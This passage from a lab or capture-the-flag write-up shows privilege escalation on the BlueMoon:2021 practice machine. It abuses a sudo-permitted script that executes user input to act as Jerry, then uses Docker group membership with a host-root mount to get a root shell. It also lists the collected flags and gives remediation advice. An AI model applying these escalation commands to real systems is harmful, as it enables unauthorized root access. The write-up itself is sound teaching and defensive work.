    (jerry) NOPASSWD: /home/robin/project/feedback.sh
```

Figure 96

Figure 96 shows Robin's sudo permissions, including permission to run feedback.sh as Jerry.

4.4.2. Inspect the feedback.sh Script

command: cat /home/robin/project/feedback.sh

```
robin@BlueMoon:~$ cat /home/robin/project/feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
```

Figure 97

Figure 97 shows the contents of the feedback.sh script and its unsafe handling of user input.

4.4.3. Execute the Script as Jerry

At Robin's terminal prompt,

command: sudo -u jerry /home/robin/project/feedback.sh




Figure 98

Figure 98 shows the feedback script being executed as the Jerry account.

4.4.4. Inspect Jerry's Privileges

Jerry's group membership was checked to identify whether the account had access to any privileged system groups.

Enter the following username: id




Figure 99

Figure 99 shows Jerry's user ID and group membership, including the Docker group.

4.4.5. List the Available Docker Images

In Jerry's shell,

command: docker images



Figure 100

Figure 100 shows the Docker images available on the target machine.

4.4.6. Start the Alpine Container & Verify Root Access

command:

- ***docker run -it -v /:/mnt alpine chroot /mnt sh***
- ***whoami***



Figure 101

Figure 101 shows the result of checking the currently logged-in user.

4.4.7. Locate the Root Flag

After confirming that the current user is root,

command: cat /root/root.txt



Figure 102

Figure 102 shows the root flag collected from the target machine.

4.4.8. Inspect Jerry's Home Directory

From the root shell, inspect Jerry's home directory

command: ls -la /home/jerry

Locate user2.txt,

command: cat /home/jerry/user2.txt




Figure 103

Figure 103 shows the second user flag collected from Jerry's user2.txt file.

5. Flags Collected

Three flags were successfully collected from the target machine.

Account	Flag File	Flag Value
Robin	user1.txt	Fl4g{u5er1r34ch3d5ucc355fully}
Jerry	user2.txt	Fl4g{Y0ur34ch3du53r25uc355fully}
Root	root.txt	Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

6. Security Findings and Recommendations

Finding	Recommendation
Weak password for Robin	Use strong, unique passwords and multi-factor authentication where appropriate.
Credentials exposed through a QR code	Do not expose credentials in public web content. Use secure file-transfer protocols such as SFTP and rotate exposed credentials.
Unsafe execution of feedback input	Do not execute raw user input as a shell command. Validate input and use safe command handling.
Overly broad sudo permission	Apply the principle of least privilege. Do not allow users to run scripts as another account if those scripts can execute user-controlled input.
Docker group membership	Restrict Docker group membership to trusted administrators because Docker access can provide control over the host system.
Older service versions	Keep the operating system and services supported and patched. Apply security updates regularly.

7. Conclusion

The BlueMoon:2021 practical was completed successfully in a controlled VirtualBox environment. Reconnaissance identified the target machine at 192.168.56.102. Scanning identified FTP, SSH and HTTP services, while web enumeration discovered the hidden text directory and its QR code.

The QR code provided FTP credentials. The FTP files supplied a password list that was used to identify Robin's SSH password. After logging in as Robin, the sudo permissions and unsafe feedback.sh script allowed access as Jerry. Jerry's membership in the Docker group then provided a path to root access.

All three flags were successfully collected from Robin, Jerry and Root. Therefore, the main objective of obtaining root access on BlueMoon:2021 was achieved. This practical demonstrated the importance of strong authentication, safe input handling, least privilege permissions and careful control of administrative tools.